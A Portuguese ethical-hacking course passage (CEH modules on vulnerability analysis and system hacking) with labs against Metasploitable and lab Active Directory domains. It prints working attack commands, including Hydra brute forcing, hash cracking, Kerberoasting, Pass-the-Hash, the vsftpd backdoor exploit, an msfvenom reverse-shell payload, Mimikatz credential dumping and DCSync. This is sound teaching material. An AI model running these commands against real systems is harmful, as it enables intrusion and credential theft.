- **gobuster —** força bruta de diretórios e DNS. Licença: Apache 2.0/MIT.

Módulo 5 — Análise de Vulnerabilidades

Reunidas as informações sobre os serviços expostos, é preciso responder à pergunta que antecede qualquer exploração: quais dessas exposições são de fato vulneráveis, e com que gravidade? A análise de vulnerabilidades é a ponte entre conhecer o alvo e comprometê-lo.

O papel da análise de vulnerabilidades

Reunidos o inventário de serviços (varredura) e a informação detalhada de cada um (enumeração), chega o momento de responder à pergunta central antes da exploração: **quais dessas exposições são de fato vulneráveis, e com que gravidade?**. A **análise de vulnerabilidades** é o processo sistemático de identificar, classificar e priorizar as fraquezas de segurança de um ambiente. Ela é a ponte entre "sei o que existe" e "sei o que posso explorar".

É importante distinguir a **avaliação de vulnerabilidades (vulnerability assessment)** do **teste de intrusão (penetration test)**. A primeira identifica e cataloga vulnerabilidades de forma ampla, geralmente automatizada, sem necessariamente explorá-las. O segundo vai além: explora as vulnerabilidades para provar o impacto real. A avaliação responde "onde estão as portas destrancadas?"; o pentest atravessa essas portas para mostrar até onde um atacante chegaria. As duas são complementares, e o CEH exige domínio de ambas.

O ciclo de vida da gestão de vulnerabilidades

A análise não é um evento isolado, mas parte de um ciclo contínuo — o **vulnerability management lifecycle**:

Figura — O ciclo de gestão de vulnerabilidades: um processo contínuo, da descoberta ao monitoramento.

1. **Descoberta e inventário de ativos:** não se protege o que não se conhece. Manter um inventário atualizado de todos os ativos é o pré-requisito.
2. **Avaliação (scanning e classificação):** varredura dos ativos em busca de vulnerabilidades e sua classificação por severidade.
3. **Priorização:** ordenar as vulnerabilidades pelo risco real ao negócio, considerando severidade, exposição e criticidade do ativo.
4. **Remediação:** correção — aplicação de patches, reconfiguração, mitigação compensatória.
5. **Verificação:** confirmação de que a correção foi efetiva, tipicamente por nova varredura.
6. **Monitoramento contínuo:** o ciclo recomeça, pois novas vulnerabilidades surgem diariamente.

O hacker ético participa sobretudo das fases 2, 3 e 5, mas precisa compreender o ciclo completo para dar recomendações úteis no relatório.

Taxonomias e bases de referência

Uma linguagem comum é essencial para catalogar vulnerabilidades:

- **CVE (Common Vulnerabilities and Exposures):** o catálogo público universal de vulnerabilidades conhecidas, mantido pela MITRE. Cada falha recebe um identificador único no formato `CVE-AAAA-NNNNN` (por exemplo, `CVE-2021-44228`, o Log4Shell). É a referência que todo profissional usa para nomear uma vulnerabilidade sem ambiguidade.

- **CWE (Common Weakness Enumeration):** cataloga os **tipos** de fraqueza (por exemplo, CWE-89 para injeção SQL, CWE-79 para XSS). Enquanto o CVE identifica uma instância específica, o CWE classifica a categoria da falha.
- **NVD (National Vulnerability Database):** a base do NIST que enriquece os CVEs com pontuações CVSS, referências e dados de análise. Disponível em nvd.nist.gov.
- **CAPEC (Common Attack Pattern Enumeration):** catálogo de padrões de ataque, conectando fraquezas a formas de exploração.
- **Exploit-DB** e **Metasploit:** ligam CVEs a exploits concretos e utilizáveis.

CVSS: medindo a severidade

O **CVSS (Common Vulnerability Scoring System)**




Figura — A Log4Shell (CVE-2021-44228) na National Vulnerability Database: JNDI/LDAP levando a execução remota de código.

é o padrão para quantificar a severidade de uma vulnerabilidade em uma escala de **0 a 10**. Compreender o CVSS é essencial para priorizar corretamente. A pontuação divide-se em grupos de métricas:

- **Métricas base:** as características intrínsecas e imutáveis da vulnerabilidade. Incluem o **vetor de ataque** (rede, adjacente, local, físico), a **complexidade do ataque**, os **privilégios necessários**, a **interação do usuário** e o impacto sobre **confidencialidade, integridade e disponibilidade**.
- **Métricas temporais:** variam com o tempo — existência de exploit funcional, disponibilidade de correção, confiança no relato.

- **Métricas ambientais:** ajustam a pontuação ao contexto específico da organização — quão crítico é aquele ativo para aquele negócio.

As faixas qualitativas do CVSS v3.x são:

- **0.0** — Nenhuma
- **0.1–3.9** — Baixa
- **4.0–6.9** — Média
- **7.0–8.9** — Alta
- **9.0–10.0** — Crítica

Armadilha da priorização. Vale ver como isso se traduz num caso real. A Log4Shell (CVE-2021-44228) recebeu a nota máxima, 10.0, porque todas as suas métricas caíram no pior valor possível. No lado da explorabilidade: o vetor de ataque é a rede (explorável remotamente, pela internet); a complexidade é baixa (basta enviar uma string maliciosa que seja registrada em log); não requer privilégios nem interação do usuário. No lado do impacto: o escopo é alterado (o comprometimento escapa do componente e alcança o sistema hospedeiro), e a confidencialidade, a integridade e a disponibilidade são todas altas, pois o atacante executa código arbitrário e assume o controle total. Um vetor assim — remoto, trivial, sem pré-requisitos e com impacto total — é o retrato de uma vulnerabilidade de emergência global.

Figura — Cálculo do CVSS 3.1 da Log4Shell: as oito métricas base no pior valor resultam na nota 10.0.

Uma pontuação CVSS alta não significa, automaticamente, prioridade máxima. Uma vulnerabilidade crítica em um servidor interno sem exposição pode representar menos risco real que uma média em um sistema exposto à

> *internet e explorado ativamente. É por isso que se complementa o CVSS com fontes de **inteligência de ameaça** — como o catálogo **KEV (Known Exploited Vulnerabilities)** da CISA e a pontuação **EPSS (Exploit Prediction Scoring System)**, que estima a probabilidade de exploração real. Priorize o que é explorável **e** exposto **e** crítico.*

Tipos de varredura de vulnerabilidades

As varreduras classificam-se por perspectiva e por profundidade:

- **Autenticada (credentialed) versus não autenticada:** a varredura autenticada usa credenciais válidas para inspecionar o sistema por dentro (patches instalados, configurações, versões exatas). É muito mais precisa e gera menos falsos positivos. A não autenticada vê o sistema como um atacante externo sem acesso.
- **Interna versus externa:** de dentro da rede (simulando um insider ou um atacante que já entrou) ou de fora (simulando um atacante da internet).
- **Ativa versus passiva:** a ativa envia sondas aos sistemas; a passiva analisa o tráfego de rede sem interagir, útil em ambientes sensíveis (como redes industriais) onde sondas podem causar falhas.

Ferramentas de varredura de vulnerabilidades

Diversas ferramentas automatizam a busca por vulnerabilidades, de scanners comerciais consagrados a alternativas de código aberto. As mais usadas são:

Nessus

O **Nessus**, da Tenable, é o scanner de vulnerabilidades comercial mais consagrado. Possui uma base enorme de plugins que testam dezenas de milhares de vulnerabilidades conhecidas, produz relatórios detalhados com pontuação CVSS e recomendações de remediação. A versão **Nessus Essentials** é gratuita para uso limitado e ideal para o laboratório.

OpenVAS / Greenbone

O **OpenVAS**, hoje parte da **Greenbone Vulnerability Management (GVM)**, é a principal alternativa de código aberto ao Nessus. Realiza varreduras abrangentes com sua base de **Network Vulnerability Tests (NVTs)** e é a escolha padrão em laboratórios sem orçamento. Já vem disponível no Kali.

```
# Inicialização do Greenbone/OpenVAS no Kali
sudo gvm-setup
sudo gvm-start
```

```
# Acesse a interface web em https://127.0.0.1:9392
```

Outras ferramentas relevantes

- **Nmap NSE (categoria `vuln`):** como visto no Módulo 3, faz uma triagem rápida de vulnerabilidades diretamente na varredura.
- **Nikto:** scanner especializado em servidores web, procura arquivos perigosos, configurações inseguras e versões desatualizadas.

```
nikto -h http://192.168.56.101
```

- **Nuclei:** scanner moderno baseado em templates da comunidade, extremamente rápido e atualizado, muito usado para varreduras web em escala.

```
nuclei -u http://192.168.56.101
```

- **searchsploit:** interface de linha de comando para a Exploit-DB, que localiza exploits para uma versão de software específica — a ponte imediata entre a vulnerabilidade e a exploração.

```
searchsploit vsftpd 2.3.4
searchsploit apache 2.4.49
```

- **WPScan, wpscan:** dedicado a WordPress; **testssl.sh:** dedicado a análise de configuração TLS/SSL.

Falsos positivos e a validação manual

Nenhum scanner é perfeito. Eles geram **falsos positivos** (apontam vulnerabilidades inexistentes) e **falsos negativos** (deixam de apontar vulnerabilidades reais). O profissional competente **valida manualmente** os achados relevantes antes de reportá-los. Entregar um relatório repleto de falsos positivos destrói a credibilidade do trabalho; deixar passar um falso negativo pode ser desastroso. A varredura automatizada é o ponto de partida da análise, nunca o ponto final — o julgamento humano é insubstituível.

Uma evolução recente na triagem é o uso de inteligência artificial. Modelos de linguagem e de aprendizado de máquina passaram a ser aplicados para priorizar e filtrar os achados dos scanners: a IA correlaciona o resultado bruto com o contexto do ativo (exposição, criticidade, existência de exploit conhecido), agrupa achados redundantes e sinaliza os que têm maior probabilidade de serem falsos positivos — reduzindo drasticamente o volume que o analista precisa validar manualmente. Plataformas modernas de gestão de vulnerabilidades e de SOC já embutem esse tipo de triagem assistida. O julgamento humano, porém, permanece no circuito: a IA acelera a priorização e reduz o ruído, mas a confirmação de um achado crítico — e a responsabilidade pelo que entra no

relatório — continua sendo do profissional. A IA é um copiloto de triagem, não um substituto da validação.

Da análise à exploração

O produto da análise de vulnerabilidades é uma lista priorizada de fraquezas, cada uma com sua severidade e, idealmente, um caminho de exploração identificado. Essa lista é o que orienta a fase de exploração dos próximos módulos: em vez de atacar às cegas, o testador ataca com precisão os pontos que a análise apontou como vulneráveis e valiosos.

Contramedidas

A defesa se resume, em grande medida, à **gestão disciplinada de patches** e de configuração: aplicar correções em tempo hábil, priorizando por risco real; manter inventário e baselines de configuração segura; realizar varreduras autenticadas regulares; e subscrever fontes de inteligência de vulnerabilidades (CISA KEV, alertas de fornecedores) para reagir rapidamente a falhas exploradas ativamente.

Lab 5 — Avaliação de vulnerabilidades do Metasploitable

Objetivo: conduzir uma avaliação de vulnerabilidades completa do alvo, correlacionar os achados com CVEs e exploits, e produzir uma lista priorizada que guiará a exploração.

> ***Alvo:*** *Metasploitable 2, na rede isolada.*

Passo a passo:

1. **Triagem rápida com Nmap NSE:**

```
sudo nmap -sV --script vuln 192.168.56.101 -oN nmap_vuln.txt
```

1. **Varredura web com Nikto:**

```
nikto -h http://192.168.56.101 -o nikto.txt
```

1. **Varredura abrangente com OpenVAS/Greenbone.** Inicie o serviço, crie uma tarefa de varredura contra o alvo pela interface web e aguarde a conclusão. Analise o relatório gerado, ordenando por severidade CVSS.
2. **Correlação com exploits.** Para cada serviço vulnerável identificado (por exemplo, vsftpd 2.3.4, UnrealIRCd, Samba, distccd), busque exploits disponíveis:

```
searchsploit vsftpd 2.3.4
searchsploit unrealircd
searchsploit samba 3.0
```

1. **Consulte a NVD.** Para os dois CVEs mais graves encontrados, acesse nvd.nist.gov e leia o vetor CVSS completo, entendendo por que a pontuação é a que é.
2. **Priorize.** Monte uma tabela ordenando as vulnerabilidades por (a) pontuação CVSS, (b) existência de exploit funcional e (c) exposição. Marque quais têm exploit no Metasploit — serão os alvos do Módulo 6.

Entregável do lab: um relatório de avaliação de vulnerabilidades contendo, para cada achado relevante: serviço afetado, CVE, pontuação e vetor CVSS, disponibilidade de exploit e recomendação de remediação. Compare os resultados das três ferramentas (Nmap, Nikto, OpenVAS) — observe onde elas concordam e onde divergem, e reflita sobre falsos positivos.

Reflexão: este relatório é o coração do valor entregue por um pentester. Note a diferença entre a saída bruta de uma ferramenta e um relatório priorizado e validado. A ferramenta encontra; o profissional interpreta, valida e prioriza — e é isso que o cliente paga.

Referências

- FIRST. **Common Vulnerability Scoring System (CVSS) v3.1: Specification Document**. Disponível em: https://www.first.org/cvss. Acesso em: 3 jul. 2026.
- NIST. **National Vulnerability Database (NVD)**. Disponível em: https://nvd.nist.gov. Acesso em: 3 jul. 2026.
- MITRE. **CVE — Common Vulnerabilities and Exposures** e **CWE**. Disponível em: https://cve.mitre.org. Acesso em: 3 jul. 2026.
- CISA. **Known Exploited Vulnerabilities Catalog (KEV)**. Disponível em: https://www.cisa.gov/known-exploited-vulnerabilities-catalog. Acesso em: 3 jul. 2026.
- GREENBONE. **Greenbone Vulnerability Management Documentation**. Disponível em: https://greenbone.github.io/docs. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **Nessus —** scanner de vulnerabilidades. Licença: comercial (Tenable); edição Essentials gratuita.
- **OpenVAS / Greenbone —** scanner de vulnerabilidades. Licença: GPLv2; código aberto.
- **Nikto —** scanner de servidores web. Licença: GPLv2; código aberto.
- **Nuclei —** scanner baseado em templates. Licença: MIT (ProjectDiscovery).

- **searchsploit / Exploit-DB —** busca de exploits conhecidos. Licença: GPLv2; código aberto (OffSec).

Módulo 6 — Hacking de Sistemas

Todo o trabalho de reconhecimento, varredura e análise convergiu para este ponto. Chega o momento de transformar vulnerabilidades em acesso efetivo — e é aqui que o teste de intrusão prova, na prática, o risco que uma falha representa.

O momento da exploração

Este é o módulo em que todo o trabalho anterior converge. Reconhecimento, varredura, enumeração e análise de vulnerabilidades existiram para chegar aqui: **obter acesso ao sistema**. O hacking de sistemas percorre as três últimas fases do modelo clássico — obter acesso, escalar privilégios e manter acesso — e é o coração operacional de um teste de intrusão. Também é o módulo mais denso, porque cobre desde a quebra de senhas até a pós-exploração completa.

O objetivo do CEH aqui é sistematizar o ataque a um sistema em quatro grandes etapas: **ganhar acesso** (por senha ou por exploit), **escalar privilégios** (de usuário comum a administrador/root), **manter acesso** (persistência) e **encobrir rastros**. Vamos percorrê-las com ferramentas reais, sempre em ambiente de laboratório autorizado.

Etapa 1 — Ganhando acesso: ataques a senhas

Senhas continuam sendo o principal mecanismo de autenticação e, por isso, o principal alvo. Os ataques a senhas dividem-se por abordagem:

Figura — Ataques a senhas: online (contra o serviço vivo) versus offline (contra hashes capturados).

- **Ataque de dicionário:** testa senhas de uma lista predefinida (wordlist). Rápido e eficaz contra senhas comuns.
- **Força bruta (brute force):** testa todas as combinações possíveis. Garante sucesso, mas o custo cresce exponencialmente com o comprimento e a complexidade.
- **Ataque híbrido:** combina palavras de dicionário com mutações (números, símbolos, capitalização) — por exemplo, `Senha123!`.
- **Password spraying:** inverte a lógica — testa **poucas** senhas comuns contra **muitos** usuários, evitando o bloqueio por tentativas que a força bruta clássica dispararia. É a técnica preferida contra ambientes com política de bloqueio.
- **Credential stuffing:** reutiliza pares usuário/senha vazados em outros serviços, apostando na reutilização de senhas.

Ataques online: testando contra o serviço vivo

Os ataques **online** testam credenciais diretamente contra o serviço em execução. As ferramentas de referência são o **Hydra**, o **Medusa** e o **Ncrack**:

```
# Força bruta de SSH com Hydra
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101

# Contra FTP, com lista de usuários e de senhas
hydra -L usuarios.txt -P senhas.txt ftp://192.168.56.101

# Contra um formulário de login web (POST)
hydra -l admin -P senhas.txt 192.168.56.101 http-post-form
"/login:user=^USER^&pass=^PASS^:Invalid"

# Password spraying: uma senha, muitos usuários (SMB)
netexec smb 192.168.56.101 -u usuarios.txt -p 'Verao2024!' --continue-on-
success
```

A **rockyou.txt** — uma lista de milhões de senhas reais vazadas — é a wordlist canônica, geralmente em `/usr/share/wordlists/rockyou.txt` no Kali.

Ataques offline: quebrando hashes

Quando o testador obtém os **hashes** das senhas (de um arquivo `/etc/shadow`, do banco SAM do Windows, de um dump de banco de dados), pode quebrá-los **offline**, sem interagir com o serviço e sem risco de bloqueio. Isso exige entender como as senhas são armazenadas: nunca (idealmente) em texto claro, mas como hashes gerados por funções como MD5, SHA-256, NTLM, bcrypt.

O **John the Ripper** e o **Hashcat** são as ferramentas dominantes. O Hashcat, acelerado por GPU, é o mais rápido:

```
# Identificar o tipo de hash
```

```
hashid '$1$abc$...'
hash-identifier

# John the Ripper (detecção automática de formato)
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
john --show hashes.txt

# Hashcat com GPU — exemplo para hash NTLM (modo 1000)
hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

# Hashcat com regras de mutação (ataque híbrido)
hashcat -m 1000 -a 0 hashes.txt rockyou.txt -r
/usr/share/hashcat/rules/best64.rule
```

Rainbow tables e o papel do salt

As **rainbow tables** são tabelas pré-computadas de hashes que aceleram enormemente a quebra — em vez de calcular cada hash na hora, consulta-se a tabela. A defesa contra elas é o **salt**: um valor aleatório único adicionado a cada senha antes do hashing, que torna as tabelas pré-computadas inúteis (cada senha teria sua própria tabela). Por isso, hashes modernos e salgados (bcrypt, Argon2) resistem muito melhor. Compreender salt e as funções de derivação de chave (KDF) é essencial para avaliar a robustez de um esquema de senhas.

Ataques específicos de Windows/Active Directory

Em ambientes Windows, técnicas especializadas são frequentemente mais eficazes que a força bruta:

- **Pass-the-Hash (PtH):** autentica-se usando o hash NTLM diretamente, sem precisar quebrá-lo, pois o protocolo aceita o hash como prova de identidade.
- **Kerberoasting:** solicita tickets de serviço Kerberos (para contas com SPN), que vêm criptografados com o hash da senha da conta de serviço, e os quebra offline.
- **AS-REP Roasting:** contra contas sem pré-autenticação Kerberos, obtém material criptográfico quebrável offline.
- **LLMNR/NBT-NS poisoning:** com o **Responder**, envenena a resolução de nomes na rede local para capturar hashes NTLMv2 de usuários.

```
# Kerberoasting com Impacket
GetUserSPNs.py dominio.local/usuario:senha -dc-ip 192.168.56.10 -request

# Captura de hashes na rede com Responder
sudo responder -I eth0

# Pass-the-Hash com NetExec
netexec smb 192.168.56.10 -u administrador -H aad3b435b51404ee:hash_ntlm
```

Etapa 1 (alternativa) — Ganhando acesso por exploração: Metasploit

Quando a análise de vulnerabilidades aponta uma falha explorável, o **Metasploit Framework** é a plataforma de exploração por excelência. Ele organiza exploits, payloads, encoders e módulos auxiliares em um ambiente unificado. Os conceitos centrais:

- **Exploit:** o código que aproveita uma vulnerabilidade específica.
- **Payload:** o código executado no alvo após a exploração bem-sucedida. Pode ser um shell simples ou o poderoso **Meterpreter**.
- **Meterpreter:** um payload avançado, residente em memória, que oferece um shell interativo com dezenas de comandos para pós-exploração — navegação de arquivos, captura de tela, keylogging, pivoting, escalação.
- **Encoder:** ofusca o payload para evadir antivírus.
- **Listener/handler:** aguarda a conexão de retorno do payload.

O fluxo básico no `msfconsole`:

```
msfconsole

# Buscar um exploit
search vsftpd

# Selecionar o módulo
use exploit/unix/ftp/vsftpd_234_backdoor

# Ver e configurar as opções
show options
set RHOSTS 192.168.56.101

# Escolher o payload (quando aplicável)
set PAYLOAD cmd/unix/interact

# Executar
exploit
```

Payloads dividem-se em **reverse** (o alvo conecta de volta ao atacante — melhor para atravessar firewalls e NAT) e **bind** (o atacante conecta a uma porta aberta pelo payload no alvo). O reverse shell é a escolha padrão na maioria dos cenários.

Gerando payloads com msfvenom

O **msfvenom** cria payloads autônomos — executáveis, scripts, documentos — para entrega fora do Metasploit:

```
# Executável Windows com reverse shell Meterpreter
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o payload.exe
```

```
# Handler para receber a conexão
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; set LPORT 4444; run"
```

Etapa 2 — Escalação de privilégios

Raramente o acesso inicial já é privilegiado. Quase sempre se obtém um shell de usuário comum e é preciso **escalar** até root/Administrator. Há dois tipos:

- **Escalação vertical:** de um usuário de baixo privilégio para um de alto (usuário → root).
- **Escalação horizontal:** de um usuário para outro de mesmo nível, acessando seus recursos.

Enumeração pós-acesso

O primeiro passo é sempre enumerar o sistema por dentro à procura de caminhos de escalação. Scripts automatizam essa busca:

- **Linux:** `LinPEAS`, `linux-exploit-suggester`, `lineum`.
- **Windows:** `WinPEAS`, `PowerUp`, `Seatbelt`, `windows-exploit-suggester`.

```
# No alvo Linux comprometido
./linpeas.sh

# Verificações manuais essenciais no Linux
sudo -l                          # o que posso rodar como root?
find / -perm -4000 2>/dev/null   # binários SUID
cat /etc/crontab                 # tarefas agendadas exploráveis
uname -a                         # versão do kernel (busca de exploit)
```

Vetores comuns de escalação

No **Linux**: binários SUID mal configurados (consulte GTFOBins), regras `sudo` permissivas, tarefas cron executando scripts graváveis, exploits de kernel, capabilities, variáveis de ambiente e caminhos inseguros.

No **Windows**: serviços com permissões fracas ou caminhos não citados (unquoted service paths), privilégios de token (SeImpersonate — explorável com os "Potato attacks"), softwares desatualizados, credenciais armazenadas, `AlwaysInstallElevated`, DLL hijacking.

O **GTFOBins** (para Linux) e o **LOLBAS** (para Windows) são catálogos indispensáveis: listam binários legítimos do sistema que podem ser abusados para escalar privilégios ou executar comandos.

Etapa 3 — Mantendo acesso: persistência

Obtido o acesso privilegiado, o atacante estabelece **persistência** para garantir retorno mesmo após reinicializações ou troca de senhas. As técnicas incluem: criação de contas ocultas, chaves SSH autorizadas, tarefas agendadas (cron/Task Scheduler), serviços maliciosos, chaves de registro de inicialização (Windows), web shells e **rootkits** — malware projetado para se ocultar profundamente no sistema, muitas vezes em nível de kernel.

> ***Persistência em pentest.*** *Em um engajamento autorizado, qualquer mecanismo de persistência instalado deve ser* ***documentado meticulosamente e removido ao final****, conforme as regras de engajamento. Deixar um backdoor esquecido em um sistema do cliente é falha grave de conduta profissional.*

Etapa 4 — Encobrindo rastros

Um atacante real remove evidências para evitar detecção e atribuição: limpa logs (`/var/log` no Linux, Event Log no Windows), apaga histórico de comandos, altera timestamps de arquivos (**timestomping**), remove ferramentas usadas. No contexto ético, estuda-se essa fase para **entender o que a defesa precisa monitorar e proteger** — logs devem ser enviados para um servidor central (SIEM) imediatamente, de modo que a limpeza local não apague a evidência. O pentester documenta os rastros que deixou, mas não os apaga sorrateiramente.

Pós-exploração e movimentação lateral

Com o primeiro sistema dominado, o objetivo passa a ser expandir o acesso: **coletar credenciais** (com o **Mimikatz** no Windows, que extrai senhas e hashes da memória), **pivotar** através do host comprometido para alcançar redes internas antes inacessíveis, e **movimentar-se lateralmente** para outros sistemas. É nesta fase que se avalia o impacto real de um comprometimento — um único host vulnerável pode, por movimentação lateral, levar ao domínio completo da rede.

```
# Pivoting com Meterpreter: rotear tráfego pela máquina comprometida
run autoroute -s 10.10.10.0/24

# Extração de credenciais com Mimikatz (no Windows comprometido)
privilege::debug
sekurlsa::logonpasswords
```

Contramedidas

A defesa contra o hacking de sistemas é multicamada: políticas de senha fortes com MFA; hashing salgado moderno (bcrypt/Argon2); princípio do menor

privilégio; gestão rigorosa de patches; hardening de configuração; EDR (Endpoint Detection and Response) para detectar exploração e pós-exploração; logging centralizado à prova de adulteração; segmentação de rede para conter movimentação lateral; e monitoramento de comportamento anômalo.

Aprofundamento: o ataque a Active Directory

Em ambientes corporativos, o alvo final de um pentest interno é quase sempre o **Active Directory (AD)** — o serviço de diretório da Microsoft que centraliza a autenticação e a autorização de toda a rede. Comprometer o AD significa, na prática, controlar a organização inteira. O ataque ao AD tornou-se uma disciplina própria, e o profissional deve dominar seu fluxo característico.

O ponto de partida é obter **qualquer** credencial de domínio válida — mesmo a de um usuário sem privilégios. A partir dela, o atacante enumera o diretório (Módulo 4, com BloodHound) e busca **caminhos de escalação** até o `Domain Admin`. Os vetores mais explorados:

- **Kerberoasting:** solicita tickets de serviço (TGS) para contas com SPN (tipicamente contas de serviço), que vêm cifrados com o hash da senha da conta. Como contas de serviço frequentemente têm senhas fracas e raramente rotacionadas, o hash é quebrado offline.
- **AS-REP Roasting:** contra contas com a pré-autenticação Kerberos desabilitada, obtém material cifrado quebrável offline, sem sequer precisar de credencial.
- **Pass-the-Hash / Pass-the-Ticket:** reutiliza hashes NTLM ou tickets Kerberos capturados para autenticar-se sem a senha em claro.
- **DCSync:** com privilégios suficientes, simula um controlador de domínio e solicita a replicação dos hashes de **todas** as contas, incluindo o `krbtgt` — a chave do reino.
- **Golden Ticket:** de posse do hash da conta `krbtgt`, forja tickets Kerberos arbitrários, garantindo persistência praticamente indetectável no domínio.

```
# Kerberoasting com Impacket (a partir de uma credencial de domínio)
GetUserSPNs.py dominio.local/usuario:senha -dc-ip 192.168.56.10 -request

# Coleta para o BloodHound (mapa de caminhos de ataque)
bloodhound-python -u usuario -p senha -d dominio.local -c all -ns 192.168.56.10

# DCSync com secretsdump (extrai todos os hashes do domínio)
secretsdump.py dominio.local/administrador:senha@192.168.56.10
```

O **BloodHound** é a ferramenta que revoluciona esse ataque: ele modela o AD como um grafo e responde à pergunta "qual o caminho mais curto do meu usuário atual até o Domain Admin?", revelando cadeias de permissões

(pertencimento a grupos, sessões ativas, delegações, ACLs) que seriam impossíveis de enxergar manualmente. Do lado defensivo, a mesma ferramenta expõe os caminhos que precisam ser cortados.

Aprofundamento: técnicas de persistência e evasão modernas

Além dos mecanismos clássicos, o profissional deve conhecer técnicas atuais que o adversário emprega para permanecer oculto:

- **Living off the Land (LOLBins/LOLBAS):** usar binários legítimos e assinados do próprio sistema (`certutil`, `rundll32`, `regsvr32`, `mshta`, `wmic`, PowerShell) para baixar, executar e persistir, evitando introduzir arquivos suspeitos que um antivírus detectaria.
- **AMSI bypass:** o **AMSI (Antimalware Scan Interface)** do Windows inspeciona scripts em tempo de execução; atacantes empregam técnicas para desabilitá-lo ou contorná-lo, permitindo executar PowerShell malicioso sem detecção.
- **Injeção e execução em memória (fileless):** carregar o payload diretamente na memória de um processo legítimo, sem tocar o disco, derrotando defesas baseadas em arquivo.
- **Ofuscação de payloads:** codificação, cifragem e mutação (com `msfvenom -e`, ou frameworks como Veil/Shellter) para evadir assinaturas de antivírus.

> ***Contexto defensivo.*** *Cada técnica ofensiva acima tem sua contramedida específica: EDR com detecção comportamental (não só assinatura), logging avançado (Sysmon, PowerShell Script Block Logging), Credential Guard, tiering administrativo, rotação de senhas de contas de serviço e o monitoramento de eventos Kerberos anômalos. O valor do pentest está em demonstrar quais dessas defesas faltam.*

Lab 6 — Da exploração ao root no Metasploitable

Objetivo: encadear as etapas do hacking de sistemas — obter acesso por exploração e por senha, escalar privilégios e realizar pós-exploração — em um cenário realista.

> ***Alvo:*** *Metasploitable 2, na rede isolada. Restaure o snapshot limpo antes de começar.*

Parte A — Acesso por exploração (Metasploit):

1. Inicie o `msfconsole` e explore a backdoor do vsftpd identificada no Lab 5:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
exploit
```

1. Ao obter o shell, confirme o usuário e o nível de acesso:

```
id
whoami
```

Parte B — Acesso por senha (Hydra + SSH):

1. Use a lista de usuários do Lab 4 para forçar o SSH:

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 -t 4
```

1. Autentique-se via SSH com a credencial descoberta.

Parte C — Escalação e quebra de hashes:

1. Enumere caminhos de escalação:

```
sudo -l
find / -perm -4000 2>/dev/null
uname -a
```

1. Obtenha os hashes de senha e quebre-os offline:

```
sudo cat /etc/shadow > shadow.txt   # (se já tiver privilégio)
john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
john --show shadow.txt
```

Parte D — Pós-exploração:

1. Colete informação do sistema, mapeie a rede interna e identifique outros alvos alcançáveis a partir do host comprometido. Documente tudo.

Entregável do lab: um relato passo a passo do comprometimento, com os comandos executados, as credenciais e hashes obtidos, o método de escalação e as evidências (saída de `id` como root, senhas quebradas). Este relato é o modelo de uma seção de "prova de conceito" de um relatório de pentest.

Reflexão: compare os dois caminhos de acesso (exploit versus senha). Note que, na prática, o atacante persegue simultaneamente múltiplos vetores e explora o que ceder primeiro. E observe como um único ponto de entrada, via escalação e pós-exploração, se transforma em controle total do sistema.

Lab 6B — Comprometimento de um domínio Active Directory

Objetivo: praticar o fluxo de ataque a Active Directory — do acesso inicial de baixo privilégio ao Domain Admin — usando enumeração por grafo e as técnicas de roasting.

> ***Alvo:*** *um laboratório de AD intencionalmente vulnerável, como o* ***GOAD (Game of Active Directory)****, o* ***vulnlab****, ou uma box de AD do* ***Hack The Box****.* ***Nunca*** *contra um domínio de produção sem autorização explícita.*

Passo a passo:

1. **Acesso inicial.** Parta de uma credencial de domínio de baixo privilégio (fornecida pelo cenário ou obtida por password spraying / LLMNR poisoning com Responder).
2. **Enumeração por grafo.** Colete os dados do domínio e visualize os caminhos de ataque no BloodHound:

```
bloodhound-python -u usuario -p 'Senha123' -d dominio.local -c all -ns 192.168.56.10
```

Importe o resultado no BloodHound e execute a consulta "Shortest Paths to Domain Admins".

1. **Kerberoasting.** Solicite e quebre os tickets de contas de serviço:

```
GetUserSPNs.py dominio.local/usuario:'Senha123' -dc-ip 192.168.56.10 -request -outputfile kerb.hash
hashcat -m 13100 kerb.hash /usr/share/wordlists/rockyou.txt
```

1. **Movimentação lateral.** Use a credencial obtida (ou seu hash, via Pass-the-Hash) para autenticar-se em outros hosts:

```
netexec smb 192.168.56.0/24 -u svc_conta -p 'SenhaQuebrada'
```

